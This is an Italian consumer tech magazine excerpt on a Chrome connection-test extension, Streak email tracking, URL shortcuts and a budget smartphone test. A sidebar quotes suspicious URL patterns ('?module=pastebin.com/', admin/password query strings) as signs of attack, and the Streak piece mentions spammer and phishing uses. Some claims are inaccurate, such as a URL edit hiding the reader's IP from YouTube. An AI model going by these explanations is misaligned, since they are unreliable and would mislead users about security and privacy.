SUL WEB Registrandoci al sito **https://sendtodropbox.com** otterremo un indirizzo email verso cui spedire allegati che saranno dirottati nel nostro account Dropbox.

La tua ADSL non va?!?


CON UN TEST DI CHROME INDIVIDUI I PROBLEMI CHE AFFLIGGONO LA TUA CONNESSIONE


ESEGUILO PRIMA DI CHIEDERE AIUTO AL PROVIDER!

Internet funziona a singhiozzo, i siti che visitiamo si aprono lentamente o sono irraggiungibili. Se abbiamo provato senza successo a risolvere il problema controllando i dispositivi e la configurazione di rete, spesso non rimane altro da fare che chiedere supporto tecnico al provider. Per non trovarci impreparati alle domande dell'operatore e spiegare al meglio il disservizio, possiamo utilizzare un plug-in di Google Chrome che ci consente di testare a fondo la connessione e rilevare eventuali problemi sulla linea ADSL. Ecco come utilizzarlo!

01 INSTALLIAMO IL PLUG-IN

Avviamo Google Chrome e andiamo su **www.edmaster.it/url/3225**. Clicchiamo su **+**, effettuiamo il login col nostro account Google e premiamo **Accedi**. Facciamo clic su **+GRATIS** e confermiamo con **Aggiungi**. Chiudiamo la scheda, torniamo a quell'altra aperta e premiamo **AVVIA**.

02 VIA CON I TEST!

Verrà eseguita per la nostra connessione Internet la batteria di test previsti dall'estensione. Questa operazione può richiedere anche alcuni minuti e, una volta terminata, viene visualizzato un messaggio che indica se è stato o meno rilevato qualche problema (indicati da un punto esclamativo rosso).

03 RISULTATI NEL DETTAGLIO

Per visualizzare i dettagli di ogni test fallito clicchiamo sulla voce corrispondente. Con un clic su **Mostra i log** possiamo accedere a ulteriori informazioni da comunicare all'operatore. Per conoscere invece i test superati clicchiamo sulla rotellina e scegliamo **Mostra test superati**.

04 TEST A BROWSER CHIUSO

In qualunque momento, anche senza aprire Chrome, possiamo eseguire una diagnostica della connessione: basta fare doppio clic sull'icona **Avvio applicazioni di Chrome sul Desktop** (se abbiamo disconnesso l'account, clicchiamo su **Accedi** ed effettuiamo il login) e cliccare su **Diagnostica**.

TEST FALLITO? FAI COSÌ!

NON CONNESSO ALLA RETE
Controlliamo che il cavo LAN sia correttamente connesso alla scheda di rete del PC.

I SERVER DNS NON RISPONDONO
Se i server DNS forniti dal provider non rispondono, proviamo a usare server alternativi come quelli di Google (8.8.8.8, 8.8.4.4) o di OpenDNS (208.67.222.222, 208.67.220.220). Per impostarli, andiamo in Start/Pannello di controllo e clicchiamo su Centro connessioni di rete e condivisione. Clicchiamo Visualizza stato a destra di Connessione alla rete locale LAN. Clicchiamo Proprietà, selezioniamo Protocollo Internet versione 4 (TCP, IPv4) e premiamo Proprietà. Selezioniamo in basso Utilizza i seguenti server DNS, digitiamo gli IP dei Server DNS in Server DNS Preferito e Server DNS Secondario e confermiamo con OK.

TRAFFICO INTERNET BLOCCATO DA CAPTIVE PORTAL (DNS E HTTP)
Verifichiamo le impostazioni del sistema di autenticazione alla rete.

TRAFFICO INTERNET BLOCCATO DA FILEWALL SULLA PORTA 80 E 443
Verifichiamo le regole impostate nel firewall o nel router. Per accedere al firewall di Windows andiamo su Start/Esegui, digitiamo firewall e dall'elenco clicchiamo su Windows Firewall con protezione avanzata.

RITARDO NELLA RISOLUZIONE DNS
Usiamo DNS alternativi (Google: 8.8.8.8 e 8.8.4.4; OpenDNS: 208.67.222.222 e 208.67.220.220) e verifichiamo le regole del firewall o del router.

RITARDO NELLA RICEZIONE DELLE RISPOSTE DAI SITI WEB DI GOOGLE
Anche in questo caso verifichiamo di aver impostato i server DNS corretti nella configurazione di rete ed eventualmente ricorriamo a server pubblici alternativi (di Google o OpenDNS) configurandoli nella scheda di rete da Start/Pannello di controllo/Centro connessioni di rete e condivisione.

Dal sito **www.misurainternet.it** è possibile scaricare il software Ne.Me.Sys che consente di ottenere un certificato (avente valore legale) attestante la qualità della propria connessione.

Email senza bugie

HAI SPEDITO UN MESSAGGIO DI POSTA ELETTRONICA IMPORTANTE MA IL DESTINATARIO MENTE DICENDO DI NON AVERLO MAI RICEVUTO?

ECCO L'ADDON CHE SMARCHERA I BUGIARDI E TI DICE LA VERITÀ!


Si chiama Streak, ed è uno strumento dedicato a Gmail che permette di tracciare le email inviate notificando l'avvenuta lettura e non solo. Installata da oltre 50 milioni di utenti in tutto il mondo, la caratteristica principale di Streak è informare il mittente circa l'avvenuta lettura di un messaggio con tanto di orario e numero di volte in cui il messaggio è stato aperto, dispositivo utilizzato e, addirittura, la posizione geografica del destinatario. Grazie anche alle altre caratteristiche dell'applicazione, Streak si presta soprattutto al marketing, infatti è proprio questo il mercato a cui si rivolge. Tuttavia, uno strumento capace di tali prodigi sarà certamente impiegato anche per scopi meno nobili. Ad esempio, gli spammer potranno servirsene per vagliare una lista di indirizzi email e sapere quali sono attivi e utilizzati, oppure per testare le capacità di un'email di phishing nell'eludere i controlli e i filtri antispam. Nel privato, Streak rappresenta un ottimo strumento che possiamo utilizzare quando vogliamo essere sicuri che un messaggio importante giunga a destinazione, e contemporaneamente avere la certezza che il destinatario lo abbia letto.

01 NON PER TUTTI I BROWSER

I browser supportati da **Streak** sono Safari e Google Chrome, per tutti gli altri bisognerà ancora attendere. Il nostro consiglio è di utilizzare **Chrome**. Avviamolo, colleghiamoci all'indirizzo **www.streak.com**, premiamo su **Install Streak for Gmail** e confermiamo l'installazione con **Aggiungi**.

02 COLLEGHIAMOCI A GMAIL...

Subito dopo l'installazione verremo automaticamente diretti verso Gmail per effettuare il login al nostro account. Un popup ci avvisa che Streak è stato aggiunto a Gmail: per chiuderlo definitivamente clicchiamo su **Non mostrarlo più**; quindi pigiamo sul collegamento **Streak**.

03 ... E AUTORIZZAZIAMOLO

Per completare la configurazione dobbiamo fornire le autorizzazioni di accesso al nostro account (**Accedi** e **Accetto**). Dopo aver chiuso il tour siamo pronti per inviare un'email e tracciarla grazie a Steak. Premiamo su **Scrivi** e clicchiamo su **Turn On Tracking by Default**.

04 L'OCCHIO VIGILE DI STREAK

Tutte le email spedite verranno tracciate automaticamente. Quando il destinatario le leggerà, l'occhio grigio diventerà verde, notificando anche il numero di volte in cui il messaggio è stato letto. Cliccando sull'occhio e successivamente su **Più dettagli**, conosceremo anche il luogo e il dispositivo utilizzato.

UN'ARMA A DOPPIO TAGLIO

Nel tutorial abbiamo mostrato un uso "casalingo" di Streak, ma le potenzialità di questa estensione sono molto più vaste. Per scopi professionali (prettamente di marketing), ad esempio, è possibile impiegare Streak per vagliare la bontà di un'email promozionale o il coinvolgimento dei clienti di un'azienda. Come accennato nell'introduzione, però, i suoi impieghi possono, purtroppo, essere anche meno nobili. Lo scenario più probabile è che Streak diventi una potente arma nelle mani degli spammer, che grazie alle notifiche potranno facilmente verificare la validità di un indirizzo email o di una campagna di spam. Quindi, se anche solo per sbaglio clicchiamo su un'email di spam... non avremo più pace!

RAPPORTI DI CONSEGNA A PORTATA DI BROWSER
Attivando le notifiche browser (troviamo l'opzione nelle **Impostazioni** di **Gmail/Streak Settings/Monitorati mail e leggere**), i rapporti sulla consegna saranno notificati direttamente nel browser.

www.


I segreti delle URL

SCOPRI LE SCORCIATOIE CHE TI FANNO RISPARMIARE TEMPO NELL'ACCESSO AI SITI

CON QUESTI TRUCCHI, NAVIGHI PIÙ VELOCE CHE MAI!

I link alle pagine Web, o URL, non servono soltanto per accedere ai siti. Con la diffusione dei siti Web dinamici, nei quali le pagine non sono staticamente preconfezionate, ma costruite al momento sulla base delle richieste dell'utente, l'URL è diventata una sorta di riga di comando, utilizzata per trasmettere al motore del sito i comandi necessari alla creazione della pagina. Di solito l'URL viene "costruita" cliccando sui link presenti nella pagina Web visualizzata, ma conoscendone le funzioni, possiamo apportarvi delle modifiche manuali. Lo scopo? Velocizzare la navigazione saltando a piè pari un sacco di clic.

SEI STATO HACKERATO?

Un URL hack non è sempre benevolo come quelli che abbiamo descritto. Se durante la navigazione noti dei codici strani alla fine di un indirizzo Web fai attenzione: potrebbe essere il tentativo di installare un malware nel tuo computer. Ad esempio, la presenza del testo ?module=pastebin.com/ indica che qualcuno sta tentando di eseguire da remoto del codice tramite un trojan installato nel tuo computer. Se invece alla fine dell'URL vedi qualcosa come ?username=admin&password=administrator oppure username=admin&password=*, allora qualcuno sta tentando di effettuare il log nel tuo computer senza però conoscere username e password. Ma esistono molti altri hack che possono essere tentati da aggressori esterni. Per scoprirne altri vai su www.edmaster.it/url/3224 e se hai qualche dubbio, installa un Anti-Malware come Malwarebytes (www.malwarebites.org) ed effettua una scansione approfondita con l'antivirus aggiornato.

CAMBIARE GMAIL AL VOLO

Qualche tempo fa, Google ha introdotto la possibilità di accedere a più account Gmail per poterli utilizzare in contemporanea. Normalmente, per utilizzare più account contemporaneamente si deve accedere al primo, poi cliccare sull'immagine del proprio profilo e scegliere **Aggiungi account**, quindi effettuare il login nel secondo account. Se vogliamo evitarci questo clic, andiamo sulla barra degli indirizzi (ad esempio nel link Gmail) e troviamo il carattere **0** (zero). A questo punto basta inserire un **1** al suo posto per accedere automaticamente al nostro secondo account. Ovviamente, dovremo comunque loggarci.

SCARICA DA DROPBOX IN UN CLIC

Normalmente, quando si condivide un link a un file contenuto su DropBox, questo viene aperto direttamente nel browser, poi l'utente sceglie se scaricarlo o meno. Se vogliamo che il file venga scaricato direttamente, invece, copiamo il link e sostituiamo il **www** con **dl**, poi alla fine aggiungiamo **?dl=1**. Otterremo quindi un URL del tipo: **dl.dropbox.com/s/x/y/nomefile?dl=1**. Se condividiamo questo link, il file verrà scaricato direttamente, piuttosto che aperto nel browser (anche se questo è un PDF o un DOC).

APP IN TUTTO IL MONDO

Le applicazioni e le estensioni presenti nel Chrome Web Store sono differenziati in base alla nazione in cui ci si trova. Ad esempio, le app e le estensioni disponibili in Italia sono accessibili all'indirizzo **https://chrome.google.com/webstore?hl=it**.


SUL WEB URL troppo lunghi sono scomodi da inviare per email e condividere su Twitter. Per accorciarli è possibile utilizzare **Google URL Shortener**, **http://goo.gl**, che permette anche di sapere quante persone hanno cliccato sul link.

Ma se volessimo vedere quali app sono disponibili sullo store americano? Semplice: basta sostituire **?hl=it** con **?hl=en-us&gl=us**. Per dare un'occhiata allo store spagnolo possiamo usare **?hl=es-es&gl=es**, con **?hl=fr-fr&gl=fr** su quello francese e così via.

RIVOGLIO LA BARRA DI GOOGLE!

Ricordi la barra di navigazione che circa un anno fa è stata sostituita dall'App Launcher con le icone in alto a destra? Ebbene, esiste un modo per riaverla: basta aggiungere al fondo dell'URL il testo **/?noj=1**. Peccato che questo trucco funzioni solo nella search page di Google e non, ad esempio, in Google Drive o Gmail.

SCARICARE VIDEO DA YOUTUBE


Prendiamo una qualunque estensione o add-on del browser capace di farci scaricate video da YouTube e... buttiamola via, perché la stessa operazione è possibile anche senza installare alcunché nel computer. Basta digitare **ss**, **pwn** o **kiss** prima della scritta youtube nell'URL del video che ci interessa per accedere direttamente a servizi di download video gestiti da siti esterni. Questo tipo di servizi, inoltre, ci permette di scegliere il formato (MP4, FLV, WebM) nel quale salvare il file e la risoluzione: se non abbiamo problemi di spazio, scegliamo sempre le risoluzioni HD o Full HD.

SALTA A UN PUNTO PRECISO DEI VIDEO

Hai trovato un video bellissimo e vuoi condividerlo per mostrarlo agli amici, ma la parte interessante inizia solo al quarto minuto? Bene: in fondo all'URL aggiungi **&t=XmYYs**, dove **X** indica i minuti e **YY** i secondi. Ad esempio per andare al minuto 1:45 di un video qualunque basta digitare alla fine dell'URL **&t=1m45s**. Se non sei sicuro di quale sia il punto migliore del video e vuoi affidarti alla "Wadsworth Constant", un assioma secondo il quale il primo 30% dei video può essere tranquillamente saltato perché inutile. A Google la cosa è talmente piaciuta da farci un Easter Egg, per cui se digiti **&wadsworth=1** al termine dell'URL puoi saltare direttamente il primo 30% dello stesso.

I VIDEO DI YOUTUBE IN LOOP

Se vogliamo che un video venga eseguito continuamente, fino a che non lo si stoppi manualmente, basta sostituire la parola tube presente nell'URL con quella **repeat**, oppure aggiungere la parola **repeater** dopo **youtube**. In questo modo, il video verrà riprodotto utilizzando dei servizi esterni che ci consentono persino di impostare dei marcatori di inizio e fine per selezionare con precisione la porzione di brano che si desidera riprodurre in loop.

VIDEO BLOCCATI? NON PIÙ!

Su YouTube ci si può imbattere in un odioso messaggio che ci avverte che "L'uploader non ha reso disponibile questo video nel nostro Paese" Quando ciò accade dobbiamo modificare manualmente la parte centrale dell'URL da **/watch?v=** in **/v/**. Questo impedirà a YouTube di leggere il nostro indirizzo IP, utilizzato per capire dove ci troviamo e che ci impedisce di accedere al video desiderato.

AVVIO AUTOMATICO DEI VIDEO

Se hai preso un video da YouTube e lo hai "embeddato" nel blog, quando i tuoi visitatori apriranno quella pagina lo troveranno lì, bello tranquillo, in attesa che qualcuno schiacci il tasto "Play". Se vuoi fare in modo che il video linkato si autoesegua quano la pagina viene caricata, alla fine del link di YouTube aggiungi **&autoplay=1**.

GOOGLE MAPS IN X, Y E Z

Tutti sappiamo che Google Maps permette di viaggiare in tutto il mondo senza doversi muovere dalla propria scrivania. Quello che forse non sappiamo è che conoscendo le coordinate geografiche di un luogo possiamo inserirle nella URL per teletrasportarci all'istante. Le coordinate sono formate da un numero intero seguito da cinque decimali e vanno inserite precedute da una @. Ad esempio, le coordinate del Colosseo a Roma sono 41.89021 - 12.492231, per cui dovremo digitale la URL: **https://www.google.it/maps/@41.89021,12.492231,17z**. Gli ultimi tre caratteri, ovvero **17z** rappresentano il livello di zoom. Quello massimo è **21z**, quello minimo **1z**.

LE SOCIAL-SCORCIATOIE DA TASTIERA

Se ti annoia cliccare col mouse sui vari link di Facebook, puoi spostarti tra la timeline, l'elenco degli amici e le altre aree usando solo la tastiera. Tutte le scorciatoie funzionano con Google Chrome e Opera (premendo Alt+"scorciatoia") e con Firefox (Shift+Alt+"scorciatoia"), ma non funzionano con Internet Explorer.

- 1 Home
- 2 Timeline/Profilo
- 3 Amici
- 4 Messaggi
- 5 Notifiche
- 6 Impostazioni Account
- 7 Impostazioni Privacy
- 8 Home page Facebook
- 9 Info legali
- 0 Help
- M Nuovo messaggio

Inoltre, se hai aperto una foto a schermo pieno per guardarla in tutta la sua bellezza, hai a disposizione anche queste scorciatoie, da utilizzare senza il tasto Alt:

- L "Mi piace" su una foto
- → ← Foto avanti e indietro

Se ami le scorciatoie da tastiera e usi Twitter sei fortunato! Anche il social network per chi ama le frasi brevi può essere agevolmente gestito tramite combinazioni di tasti. Quali? Eccole!

- G + H Torna alla home page
- G + P Vai al profilo
- G + M Vai ai messaggi
- G + C Vai all'elenco delle notifiche
- G + R Vai all'elenco delle menzioni
- G + U Fa apparire un box dal quale accedere al profilo di un utente
- G + A Vai alla pagina delle attività
- G + D Vai alla pagina dei tweet "cosa sta succedendo ora"
- G + F Vai ai preferiti
- G + L Vai alle liste
- G + S Vai alle impostazioni
- N Inserisci un nuovo tweet
- M Inserisci un nuovo messaggio diretto
- J Vai al prossimo tweet
- K Vai al tweet precedente
- . Carica nuovi tweet
- L Chiudi il tweet aperto
- R Rispondi al messaggio aperto
- T Ritwitta il messaggio aperto

SUL WEB I Tiny Url, "URL compresse", sono utili per condividere link complessi, ma non ci permettono di sapere qual è la pagina di origine se prima non la apriamo. Il problema è risolvibile con il servizio **http://checkshorturl.com**.

I TELEFONINI GIUSTI PER CHI NON PUÒ O NON VUOLE SPENDERE PIÙ DI 200 EURO

SCOPRI QUELLO CHE NON DEVI LASCIARTI SFUGGIRE!

Uno smartphone è come una Ferrari: sfoggiare l'ultimo modello di design attira l'attenzione di chi ci sta intorno. Ma nell'uso quotidiano, quel che conta sono soprattutto i requisiti pratici! Ogni quanto tempo è necessario ricaricare lo smartphone? È resistente alle cadute? La sua velocità consente una buona navigazione su Internet? E com'è la qualità delle foto e dei video? Abbiamo deciso di mettere sotto torchio nove dispositivi economici per verificare se anche gli smartphone "a buon mercato" siano idonei per un uso quotidiano impegnativo...


VELOCITÀ

Chi necessita di un dispositivo dalla risposta rapida e con un'elevata velocità di lavoro, non sarà soddisfatto delle prestazioni di nessun candidato al test. Il trio Samsung Galaxy Ace 3, Moto G e Wiko Darknight (con prezzi attorno ai 180 euro) riesce ad avvicinarsi solo lievemente alle prestazioni del Galaxy S4. I modelli con prezzi attorno ai 100 euro: Huawei Ascend Y300 o Archos 40 Titanium fanno invece irritare per i lunghi tempi di risposta. La velocità di lavoro del Samsung Galaxy Star (60 euro) e dell'Asha 503 (100 euro) è addirittura indecente.

MEMORIA

È pur vero che la velocità non è tutto, ma anche la memoria di storage deve essere adeguata! Il problema è che le app possono essere installate solo sulla memoria interna. Tra gli smartphone fino a 120 euro (ad eccezione del Nokia Lumia 520) e con il Sony Xperia M, la memoria in dotazione, inferiore a 2 GB, si è rivelata sufficiente per gestire solo poche app e questo neo ha procurato loro una valutazione negativa. Su una scheda di memoria è invece possibile salvare foto e brani musicali, ma il Moto G non offre il relativo slot.

DISPLAY E RICEZIONE

Un prezzo basso equivale a un display economico? Sbagliato in pieno! Lo schermo da 5" del Wiko Darknight è persino più luminoso del Galaxy S4; il contrasto è più elevato e la riproduzione cromatica migliore. Solo in un aspetto il Wiko si posiziona lievemente dietro all'S4, che presenta una risoluzione di 1.920x1.080 pixel, mentre il Wiko offre una definizione di 1.280x720, sufficiente comunque per una buona riproduzione. La bassa risoluzione di 320x240 pixel e lo scarso contrasto penalizzano i modelli più economici, come il Galaxy Star (60 euro). Solo i dispositivi a partire da 120 euro offrono una qualità conforme agli standard attuali.
Lo smartphone serve per telefonare e, di conseguenza, deve offrire una buona ricezione. Purtroppo, negli ultimi anni questa caratteristica tende a peggiorare anche sui top di gamma. Nel settore degli smartphone economici la situazione è un po' migliorata, soprattutto per

TELEFONARE E ASCOLTARE
La confezione non include gli auricolari? L'audio è scadente? Il **Logitech Ultimate Ears 400** (**www.logitech.com**) offre un audio corposo e definito per le nostre orecchie (prezzo da 60 euro).

il Nokia Lumia 520. Il Galaxy Star occupa una posizione particolare: pur offrendo la peggior ricezione tra tutti i candidati, vanta la migliore qualità vocale.

NAVIGAZIONE E FOTO

Chi vuole navigare velocemente, necessita di una connessione LTE da 100 Mbps, offerta solo dal Galaxy Ace 3. Con la rete UMTS, il Wiko Darknight ha pur sempre raggiunto i 42 Mbps, mentre la maggior parte degli altri dispositivi si è connessa alla velocità massima di 21,6 Mbps. Il Nokia Asha 503 non è andato oltre i 7,2 Mbps; il Galaxy Star ha arrancato in Internet a soli 0,06 Mbps. In linea generale, la velocità migliora attraverso la rete WLAN. Con questa connessione, il Sony Xperia M (160 euro) si è distinto come l'unico smartphone in grado di supportare la veloce rete a 5 GHz. La concorrenza si accontenta della classica rete Wi-Fi a 2,4 GHz. Con gli smartphone a buon mercato le foto riescono bene principalmente con luce diurna. In condizioni di scarsa luminosità, presentano un marcato rumore digitale e catturano pochi dettagli. Solo l'Archos 40 Titanium e il Wiko Darknight si sono battuti più valorosamente.

BATTERIA E SCOCCA

Chi acquista uno smartphone economico non vuole collegare continuamente il dispositivo alla presa elettrica per ricaricarlo. Lo smartphone più lento del test, il Galaxy Star, ha offerto una durata di quasi 15 ore; a ruota segue l'Huawei Ascend Y300 (90 euro) con 14 ore; 11 ore per Nokia Lumia 520, Sony, Wiko e Motorola: una durata ancora accettabile. Ad eccezione di Archos, nessuna delle scocche è resistente ai graffi, ma tutti hanno superato il test di caduta senza riportare danni permanenti, anche se la batteria è uscita dall'alloggiamento.

CONCLUSIONI

Economico non significa scadente! Il vincitore del test, Galaxy Ace 3 (circa 180 euro), è un vero "tuttofare", indicato per coloro che amano navigare velocemente (connessione LTE). Non consente però foto straordinarie o giochi complessi in 3D. Chi può spendere solo 120 euro o meno, dovrà accettare forti limitazioni: il migliore in questa fascia di prezzo è il Nokia Lumia 520.

SAMSUNG GALAXY ACE 3 LTE

★★★★★

Un dispositivo concorrente, realizzato dallo stesso produttore, può a volte addirittura rivelarsi migliore dell'S4: display più luminoso, batteria con autonomia più lunga, migliore qualità di trasmissione e ricezione. Occorre tuttavia precisare che la risoluzione del display è più bassa, l'audio è più scadente e la qualità della fotocamera è solo mediocre. Analogamente al Galaxy S4, anche l'ACE 3, unico dispositivo tra quelli testati, supporta la connessione LTE, che consente di collegarsi velocemente a Internet.

WIKO DARKNIGHT

★★★★☆

Con elegante case in metallo, veloce da usare e Dual SIM: Wiko ha veramente qualcosa da offrire! L'ampio schermo da 720p può competere addirittura con smartphone di fascia alta. È estremamente luminoso, ricco di contrasto e riproduce i colori in modo molto naturale. Consente di navigare velocemente su Internet. Solo la memoria interna, poco capiente, penalizza il quadro generale.

MOTOROLA MOTO G (8 GB)

★★★★☆

Grazie a una buona qualità di ricezione, una buona usabilità e un case dalle linee sobrie, il Motorola è un tuttofare per l'utilizzo quotidiano. Convincente anche il luminoso display, ricco di contrasto e con risoluzione elevata. Peccato che la qualità della fotocamera sia un po' scadente e la scarsa memoria interna di 5 GB, non sia ampliabile con scheda SD. Aggiungendo 30 euro è comunque possibile ottenere il modello con memoria da 16 GB.

PIÙ MEMORIA PER IL CELLULARE
La scheda **micro SDHC di Samsung** (da 17 euro) è idonea per tutti gli smartphone economici, ad eccezione del Motorola. Consente di ampliare la memoria fino a 32 GB per brani musicali, foto e video (**www.samsung.com**).

SONY XPERIA M

★★★★☆

L'Xperia M si rivela un po' lento da usare, ma discretamente rapido per navigare su Internet. Supporta la connessione della rete WLAN a 5 GHz. Si rivelano buoni anche il luminoso display e le app di Sony. Per l'uso di tutti i giorni, la batteria dura soltanto 11 ore. L'installazione di poche app esaurisce subito la memoria.

NOKIA LUMIA 520

★★★☆☆

Il Lumia 520 consente di navigare comodamente su Internet, ma rispetto al Galaxy S4 offre una ricezione migliore. È inoltre attraente per un paio di simpatiche funzioni extra, consentite da valide app di Nokia per l'elaborazione delle foto e la riproduzione della musica. È l'unico smartphone testato che è già preimpostato dal produttore per la navigazione GPS gratuita offline. Il display è però purtroppo abbastanza scuro.

ARCHOS 40 TITANIUM

★★★☆☆

Con l'Archos da 100 euro è possibile navigare velocemente su Internet, per il resto tutte le altre prestazioni sono solo discrete: display mediocre, abbastanza scuro, fotocamera accettabile e qualità vocale buona. Consente di filmare solo con risoluzione 640x480 pixel; la memoria interna è di soli 1,2 GB. Anche con auricolari di qualità, l'audio non è sconvolgente. Super: display e scocca sono antigraffio.

	SAMSUNG	Wiko	MOTOROLA	SONY
	SAMSUNG GALAXY ACE 3 LTE	**WIKO DARKNIGHT**	**MOTOROLA MOTO G (8 GB)**	**SONY XPERIA M**
DISPLAY	4" (10,16 cm) 480x800 a 235 dpi	5" (12,7 cm) 720x1280 a 295 dpi	4,5" (11,4 cm) 720x1183 a 318 dpi	4" (10,16 cm) 480x854 a 244 dpi
SISTEMA OPERATIVO	Android 4.2.2	Android 4.2.1	Android 4.3	Android 4.1.2
PROCESSORE / MEMORIA	Snapdragon S4 dual-core da 1,19 GHz / 862 MB	Cortex A7 quad-core da 1,21 Ghz / 971 MB	Cortex A7 quad-core da 1,19 GHz / 882 MB	Snapdragon S4 dual-core da 972 MHz / 804 MB
CONNETTIVITÀ WIRELESS	Fino a 100 Mbps (LTE), WLAN solo a 2,4 GHz	Fino a 42 Mbps (HC-HSPA+), WLAN a 2,4 GHz	HSPA+ (fino a 21,1 Mbps), WLAN a 2,4 GHz	Fino a 21,6 Mbps (HSPA+), WLAN 2,4 / 5 GHz
